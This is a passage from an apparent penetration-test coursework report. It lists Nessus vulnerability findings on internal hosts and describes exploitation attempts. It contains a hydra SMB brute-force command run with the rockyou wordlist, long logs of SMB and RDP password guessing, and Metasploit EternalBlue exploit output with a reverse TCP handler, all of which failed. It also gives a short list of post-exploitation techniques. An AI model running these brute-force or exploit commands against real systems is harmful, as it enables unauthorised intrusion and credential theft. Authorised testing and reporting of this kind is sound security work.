- Output**: A table showing hosts and ports, with one entry for port 49158/tcp on host 172.168.0.38.
- Plugin Details**: Includes severity (High), ID (97833), version (1.30), type (remote), family (Windows), published date (March 20, 2017), and modified date (May 25, 2022).
- VPR Key Drivers**: Threat Recency (30 to 120 days), Threat Intensity (Very Low), Exploit Code Maturity (High), Age of Vuln (730 days+), Product Coverage (High), CVSSv3 Impact Score (5.9), and Threat Sources (Security Research).
- Risk Information**: Vulnerability Priority Rating (VPR) 9.8, Exploit Prediction Scoring System (EPSS) 0.9627, Risk Factor (High), and detailed CVSS scores (Base Score: 8.1, v3.0 Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:A:H, Temporal Vector: CVSS:3.0/E:H/RL:O/RC:C).

Figure36: Vulnerabilities for IP 172.168.0.38

Severity: High

CVSS v3.0 Base Score: 8.1

CVE: Multiple (CVE-2017-0143, CVE-2017-0144, etc.)

Description: Remote code execution vulnerabilities exist in SMBv1 due to improper handling of requests, allowing unauthenticated remote attackers to execute arbitrary code.

### 4. SAM and LSAD Protocol Elevation of Privilege

The screenshot shows a Nessus scan result for IP 172.168.0.38. A single vulnerability is listed:

- Vulnerabilities**: 24
- Severity**: MEDIUM
- Description**: MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (unprivileged check)
- Solution**: Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, and 10.
- See Also**: A list of related links from the Nessus website.
- Output**: A table showing hosts and ports, with one entry for port 49158/tcp on host 172.168.0.38.
- Plugin Details**: Includes severity (Medium), ID (90510), version (1.9), type (remote), family (Windows), published date (April 13, 2016), and modified date (July 23, 2019).
- VPR Key Drivers**: Threat Recency (No recorded events), Threat Intensity (Very Low), Exploit Code Maturity (Unproven), Age of Vuln (730 days+), Product Coverage (High), CVSSv3 Impact Score (5.2), and Threat Sources (No recorded events).
- Risk Information**: Vulnerability Priority Rating (VPR) 6.0, Exploit Prediction Scoring System (EPSS) 0.0192, Risk Factor (Medium), and detailed CVSS scores (Base Score: 6.8, v3.0 Vector: CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:A:N, Temporal Vector: CVSS:3.0/E:U/RL:O/RC:C).

Figure37: Vulnerabilities for IP 172.168.0.38

Severity: Medium

CVSS v3.0 Base Score: 6.8

CVE: CVE-2016-0128

Description: An elevation of privilege vulnerability in the SAM and LSAD protocols could allow attackers to impersonate an authenticated user and access sensitive information.

## 5. Information Disclosure in IIS FTP Service

Severity: Medium  
CVSS v3.0 Base Score: 5.3  
CVE: CVE-2012-2532  
Description: A command injection vulnerability in IIS FTP could allow unauthorized information disclosure.

Figure38: Vulnerabilities for IP 172.168.0.38

Severity: Medium

CVSS v3.0 Base Score: 5.3

CVE: CVE-2012-2532

Description: A command injection vulnerability in IIS FTP could allow unauthorized information disclosure.

## 6. Unencrypted Telnet Server

Severity: Medium  
CVSS v3.0 Base Score: 6.5  
CVE: CVE-2009-3103  
Description: The remote host is running a Telnet server over an unencrypted channel, making credentials and sensitive information vulnerable to eavesdropping.

Figure39: Vulnerabilities for IP 172.168.0.38

Severity: Medium

CVSS v3.0 Base Score: 6.5

Description: The remote host is running a Telnet server over an unencrypted channel, making credentials and sensitive information vulnerable to eavesdropping.

## 7. SMB Signing not required.

The screenshot shows the Nessus Essentials interface. The left sidebar has sections for FOLDERS (My Scans, Ethical Hacking..., All Scans, Trash) and RESOURCES (Policies, Plugin Rules, Terrascan). A central panel displays a scan result for IP 172.168.0.38, specifically for Plugin #57608. The title is "SMB Signing not required" (Medium severity). The "Description" section states: "Signing is not required on the remote SMB server. An unauthenticated, remote attacker can exploit this to conduct man-in-the-middle attacks against the SMB server." The "Solution" section advises: "Enforce message signing in the host's configuration. On Windows, this is found in the policy setting 'Microsoft network server: Digitally sign communications (always)'. On Samba, the setting is called 'server signing'. See the 'see also' links for further details." The "See Also" section lists several URLs. The "Output" section shows a table with one row: Port 445 / tcp / cifs, Host 172.168.0.38. The right side contains "Plugin Details" (Severity: Medium, ID: 57608, Version: 1.20, Type: remote, Family: Misc, Published: January 19, 2012, Modified: October 5, 2022), "Risk Information" (Risk Factor: Medium, CVSS v3.0 Base Score: 5.3, CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:A/N, CVSS v3.0 Temporal Vector: CVSS:3.0/E:U/RL:O/R:C), and "Vulnerability Information" (Exploit Available: true, Exploit Ease: Exploits are available, Vulnerability Pub Date: January 17, 2012).

Figure40: Vulnerabilities for IP 172.168.0.38

The remote SMB server does not require signing. An unauthenticated remote attacker can use this to launch man-in-the-middle attacks on the SMB Server.

## 8. ICMP Timestamp Request Remote Date Disclosure.

The screenshot shows the Nessus Essentials interface. The left sidebar has sections for FOLDERS (My Scans, Ethical Hacking..., All Scans, Trash) and RESOURCES (Policies, Plugin Rules, Terrascan). A central panel displays a scan result for IP 172.168.0.38, specifically for Plugin #10114. The title is "ICMP Timestamp Request Remote Date Disclosure" (Low severity). The "Description" section states: "The remote host answers to an ICMP timestamp request. This allows an attacker to know the date that is set on the targeted machine, which may assist an unauthenticated, remote attacker in defeating time-based authentication protocols." The "Solution" section advises: "Filter out the ICMP timestamp requests (13), and the outgoing ICMP timestamp replies (14)." The "Output" section shows a table with one row: Port 0 / icmp, Host 172.168.0.38. The right side contains "Plugin Details" (Severity: Low, ID: 10114, Version: 1.56, Type: remote, Family: General, Published: August 1, 1999, Modified: October 7, 2024), "VPR Key Drivers" (Threat Recency: No recorded events, Threat Intensity: Very Low, Exploit Code Maturity: Unproven, Age of Vuln: 730 days+, Product Coverage: Very High, CVSSv3 Impact Score: 3.4, Threat Sources: No recorded events), and "Risk Information" (Vulnerability Priority Rating (VPR): 4.2, Exploit Prediction Scoring System (EPS): 0.8808, Risk Factor: Low, CVSS v2.0 Base Score: 2.1, CVSS v2.0 Vector: CVSS:2#AV:L/AC:L/Au:N/C:P/I:N/A:N). There is also a "Vulnerability Information" section (Vulnerability Pub Date: August 1, 1997).

Figure41: Vulnerabilities for IP 172.168.0.38

The ICMP Timestamp Request Remote Date Disclosure vulnerability allows an attacker to learn the target system's date and time, potentially aiding in the bypass of time-based authentication. While newer Windows versions return deliberately incorrect timestamps, the discrepancy is usually within 1000 seconds.

## 4. Exploitation

## 172.168.0.1

OpenSSH RCE:


Remote code execution via OpenSSH CVEs (CVE-2024-6387, CVE-2024-39894).

Attack complexity, system configurations, and protections in place prevented a successful attack.

The SSH brute force attack was not performed because the company's system has restrictions in place to prevent it.

## 172.168.0.32

SMB Brute forcing.



```
root@sasanka@SuZa:~$ cat UserNames.txt
Administrator
Guest
Employee
Employee1
User
krbtgt
domain admins
root
bin

root@sasanka@SuZa:~$ hydra -L UserNames.txt -P /usr/share/wordlists/rockyou.txt smb://172.168.0.32 -t 1 -f -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc-hydra) starting at 2024-12-15 22:10:24
[WARNING] Restorefile (you have 10 seconds to abort, -uas option -I to skip waiting) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] attacking smb://172.168.0.32:445/
[ATTEMPT] target 172.168.0.32 - login "Administrator" - pass "123456" - 1 of 129099591 [child 0] (0/0)
[ATTEMPT] [smb] Host: 172.168.0.32 Account: Administrator Error: Invalid account (Anonymous success)
[ATTEMPT] target 172.168.0.32 - login "Administrator" - pass "1234567890" - 2 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "12345" - 14344481 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "123456789" - 14344482 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "password" - 14344483 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "password1" - 14344484 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "princess" - 14344485 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "rockyou" - 14344486 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "solarwinds" - 14344487 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "abc123" - 14344489 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "nicole" - 14344491 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "daniel" - 14344491 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "jessica" - 14344492 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "monkey" - 14344493 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "lovely" - 14344494 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "jessica" - 14344495 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "michael" - 14344496 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "ashley" - 14344497 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "qwertz" - 14344498 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "password123" - 14344499 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "iloveru" - 14344501 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "000000" - 14344502 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "michelle" - 14344503 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "bigben" - 14344504 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "sunshine" - 14344505 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "chocolate" - 14344506 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "password1" - 14344507 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "antony" - 14344508 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "friends" - 14344509 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "butterfly" - 14344510 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "jordan" - 14344511 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "jordan1" - 14344512 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "jordan2" - 14344513 of 129099591 [child 0] (0/0)
[ATTEMPT] target 172.168.0.32 - login "Guest" - pass "jordan3" - 14344514 of 129099591 [child 0] (0/0)
```

Figure42: smb brute forcing.

Due to time constraints, we were unable to successfully identify valid credentials during the brute force attack.

## 172.168.0.33

RDP Brute Force with Hydra

```

[sasanka@Suzie ~]$ ./coursework
File Actions Edit View Help
[ATTEMPT] target 172.168.0.33 - login "Employee1" - pass "west11" - 189258 of 286887988 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee1" - pass "wesley123" - 189259 of 286887988 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee1" - pass "west1123" - 189260 of 286887988 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee1" - pass "west1124" - 189261 of 286887988 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee1" - pass "wenzel" - 189262 of 286887988 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Emlovele" - pass "wendolin" - 189263 of 286887988 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee1" - pass "seanakka" - 189264 of 286887988 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee1" - pass "070701" - 77437 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee3" - pass "070425" - 77439 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee3" - pass "070602" - 77440 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee3" - pass "070613" - 77441 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee3" - pass "070108" - 77442 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee3" - pass "062982" - 77443 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee3" - pass "062884" - 77444 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee3" - pass "062885" - 77445 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee3" - pass "062581" - 77446 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee3" - pass "062587" - 77447 of 14344399 [child 0] (0/0)

[ATTEMPT] target 172.168.0.33 - login "Employee4" - pass "walgreens!" - 109280 of 286887988 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee4" - pass "wakiki" - 109281 of 286887988 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee4" - pass "wakaki" - 109282 of 286887988 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee4" - pass "waitandblow" - 109283 of 286887988 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee4" - pass "wagner!" - 109284 of 286887988 [child 0] (0/0)

[sasanka@Suzie ~]$ ./coursework
File Actions Edit View Help
[ATTEMPT] target 172.168.0.33 - login "Employee5" - pass "foreman" - 48485 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee5" - pass "football15" - 48486 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee5" - pass "flowerz" - 48487 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee5" - pass "flickster" - 48488 of 14344399 [child 0] (0/0)

[ATTEMPT] target 172.168.0.33 - login "Employee5" - pass "pauline1" - 18037 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee5" - pass "patricia" - 18038 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee5" - pass "pascal" - 18039 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee5" - pass "papuchi" - 18040 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee5" - pass "panterarosa" - 18041 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee5" - pass "palintrees" - 18042 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee5" - pass "pamela" - 18043 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee5" - pass "octavia" - 18044 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee5" - pass "oceania" - 18045 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee5" - pass "number23" - 18046 of 14344399 [child 0] (0/0)

[ATTEMPT] target 172.168.0.33 - login "Employee5" - pass "escudo" - 48595 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee4" - pass "ericks" - 48596 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee4" - pass "eric16" - 48597 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee4" - pass "eric08" - 48598 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee4" - pass "ericene" - 48599 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee4" - pass "eric2005" - 48518 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee4" - pass "emmal3" - 48511 of 14344399 [child 0] (0/0)

[sasanka@Suzie ~]$ ./coursework
File Actions Edit View Help
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "bubble12" - 57193 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "bubbles" - 57194 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "bubble23" - 57195 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "bubble34" - 57196 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "brunswick" - 57197 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "brookfield" - 57198 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "brion" - 57199 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "bristol" - 57200 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "brielle" - 57201 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "breamaz" - 57202 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "brat101" - 57203 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "brat102" - 57204 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "brandon09" - 57205 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "brandon3" - 57206 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "brandiel" - 57207 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "brandine" - 57208 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "brando" - 57209 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "bowhunter" - 57210 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "booyakai9" - 57211 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "bookility" - 57212 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "bomber" - 57213 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "bongos" - 57214 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "boludo" - 57215 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "bolbul" - 57216 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "bonitus" - 57217 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "bobbyd" - 57218 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.168.0.33 - login "Employee2" - pass "boangka" - 57219 of 14344399 [child 0] (0/0)

```

Figure43: RDP BruteForcing.

Due to time constraints, we were unable to successfully identify valid credentials during the brute force attack.

## 172.168.0.35

While anonymous FTP login allows file uploads, directory traversal and Remote Code Execution (RCE) were not possible due to restrictions in place. The FTP brute-force attempt also did not yield valid credentials.

## 172.168.0.38

No known exploits are available for CVE-2016-0128 and CVE-2010-3972.

### EternalBlue Exploitation.

```

[sasanka@Suzie ~]$ ./coursework
File Actions Edit View Help
[*] Started reverse TCP handler on 192.168.10.14:2222
[*] msf6 exploit(msf5/mk/ms17_010_eternalblue) > run
[*] Started auxiliary/scanner/smb/msb_ms17_010 as check
[*] 172.168.0.38:445 - Host is most likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 172.168.0.38:445 - Scanned 1 of 1 hosts (100% complete)
[*] 172.168.0.38:445 - The target is vulnerable.
[*] 172.168.0.38:445 - Connecting to target for exploitation.
[*] 172.168.0.38:445 - Exploit selected valid for OS indicated by DCE/RPC reply
[*] 172.168.0.38:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.168.0.38:445 - CORE raw buffer dump (53 bytes)
[*] 172.168.0.38:445 - 0x00000000 57 69 66 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 172.168.0.38:445 - 0x00000010 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73 008 R2 Enterprise P
[*] 172.168.0.38:445 - 0x00000020 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50 e 7601 Service P
[*] 172.168.0.38:445 - ack 1
[*] 172.168.0.38:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.168.0.38:445 - Trying exploit with 22 Gromo Allocations.
[*] 172.168.0.38:445 - Sending all but last fragment of exploit packet
[*] 172.168.0.38:445 - Starting non-paged pool grooming
[*] 172.168.0.38:445 - Sending SMBv2 buffers
[*] 172.168.0.38:445 - Creating free hole adjacent to SMBv2 buffer.
[*] 172.168.0.38:445 - Sending final SMBv2 buffers
[*] 172.168.0.38:445 - Sending last fragment of exploit packet!
[*] 172.168.0.38:445 - Receiving response from exploit packet
[*] 172.168.0.38:445 - ETERNALBLUE overwrite completed successfully (0xc000000D)!
[*] 172.168.0.38:445 - Sending egg to corrupted connection.
[*] 172.168.0.38:445 - Triggering free of corrupted buffer.
[*] 172.168.0.38:445 - ======FAIL=====
[*] 172.168.0.38:445 - Connecting to target for exploitation.
[*] 172.168.0.38:445 - Exploit selected valid for OS indicated by DCE/RPC reply
[*] 172.168.0.38:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.168.0.38:445 - CORE raw buffer dump (53 bytes)
[*] 172.168.0.38:445 - 0x00000000 57 69 66 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 172.168.0.38:445 - 0x00000010 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73 008 R2 Enterprise P
[*] 172.168.0.38:445 - 0x00000020 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50 e 7601 Service P
[*] 172.168.0.38:445 - ack 1
[*] 172.168.0.38:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 172.168.0.38:445 - Sending all but last fragment of exploit packet
[*] 172.168.0.38:445 - Starting non-paged pool grooming
[*] 172.168.0.38:445 - Sending SMBv2 buffers
[*] 172.168.0.38:445 - Creating free hole adjacent to SMBv2 buffer.
[*] 172.168.0.38:445 - Sending final SMBv2 buffers
[*] 172.168.0.38:445 - Sending last fragment of exploit packet!
[*] 172.168.0.38:445 - Receiving response from exploit packet
[*] 172.168.0.38:445 - ETERNALBLUE overwrite completed successfully (0xc000000D)!
[*] 172.168.0.38:445 - Sending egg to corrupted connection.
[*] 172.168.0.38:445 - Triggering free of corrupted buffer.
[*] 172.168.0.38:445 - ======FAIL=====
[*] 172.168.0.38:445 - Connecting to target for exploitation.
[*] 172.168.0.38:445 - Exploit selected valid for OS indicated by DCE/RPC reply
[*] 172.168.0.38:445 - Target OS selected valid for OS indicated by SMB reply
[*] 172.168.0.38:445 - CORE raw buffer dump (53 bytes)
[*] 172.168.0.38:445 - 0x00000000 57 69 66 64 6f 77 73 20 53 65 72 76 65 72 20 32 Windows Server 2
[*] 172.168.0.38:445 - 0x00000010 30 38 20 52 32 20 45 6e 74 65 72 70 72 69 73 008 R2 Enterprise P
[*] 172.168.0.38:445 - 0x00000020 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50 e 7601 Service P
[*] 172.168.0.38:445 - ack 1

```

Figure44: EternalBlue Exploitation.

The exploit failed to create a session likely due to system instability or resource exhaustion, possibly triggered by multiple concurrent exploitation attempts.


## 5. Post Exploitation

Given that no successful exploitation occurred, post-exploitation activities were not applicable. However, if access were obtained, typical post-exploitation activities could include:

- Persistence: Setting up backdoors or rootkits to ensure continued access to the system.
- Data Exfiltration: Collecting sensitive data from the compromised system, including passwords, documents, or other valuable information.
- Privilege Escalation: Attempting to gain higher levels of access (e.g., root or administrator privileges) on the compromised system.
- Lateral Movement: Using the compromised system as a foothold to further infiltrate the network.

Since no foothold was successfully gained, these actions were not executed during this engagement. However, these techniques would be considered if a future compromise occurs.

## Web Application Pentest.



The screenshot shows a terminal window titled 'sasanka@SeZe: ~'. The session details the following steps:

- Running 'gobuster dir -u http://172.168.0.1 -w /usr/share/wordlists/dirb/common.txt' to perform directory enumeration. It lists various files and directories found on the target server.
- Running 'nmap -SV -O 172.168.0.1' to perform a service version scan. It identifies the target IP as 172.168.0.1, port 80, and the server as nginx.
- Running 'nikto -h http://172.168.0.1' to perform a comprehensive security audit. The audit results show no significant findings.

Figure45:

## Target Information

- IP Address: 172.168.0.1
- Web Service: pfSense Web Interface
- Web Server: nginx
- Web Application: pfSense (Firewall/Router Management Interface)

## Reconnaissance & Enumeration

### Directory Brute-forcing (gobuster)

Discovered the following key directories -

/classes/, /css/, /includes/, /js/, /vendor/, /widgets/ — These directories are typical in web applications but might be irrelevant to the core pfSense interface.

/index.php: Core pfSense interface page.

/xmlrpc.php: Part of the test, but likely irrelevant for pfSense, unless a specific module is enabled.

/status directory with 403 status suggests an access-controlled page.

## Vulnerability Scanning (nikto)

Missing HTTP Header - The X-Content-Type-Options header is not set, which may present a potential vulnerability.

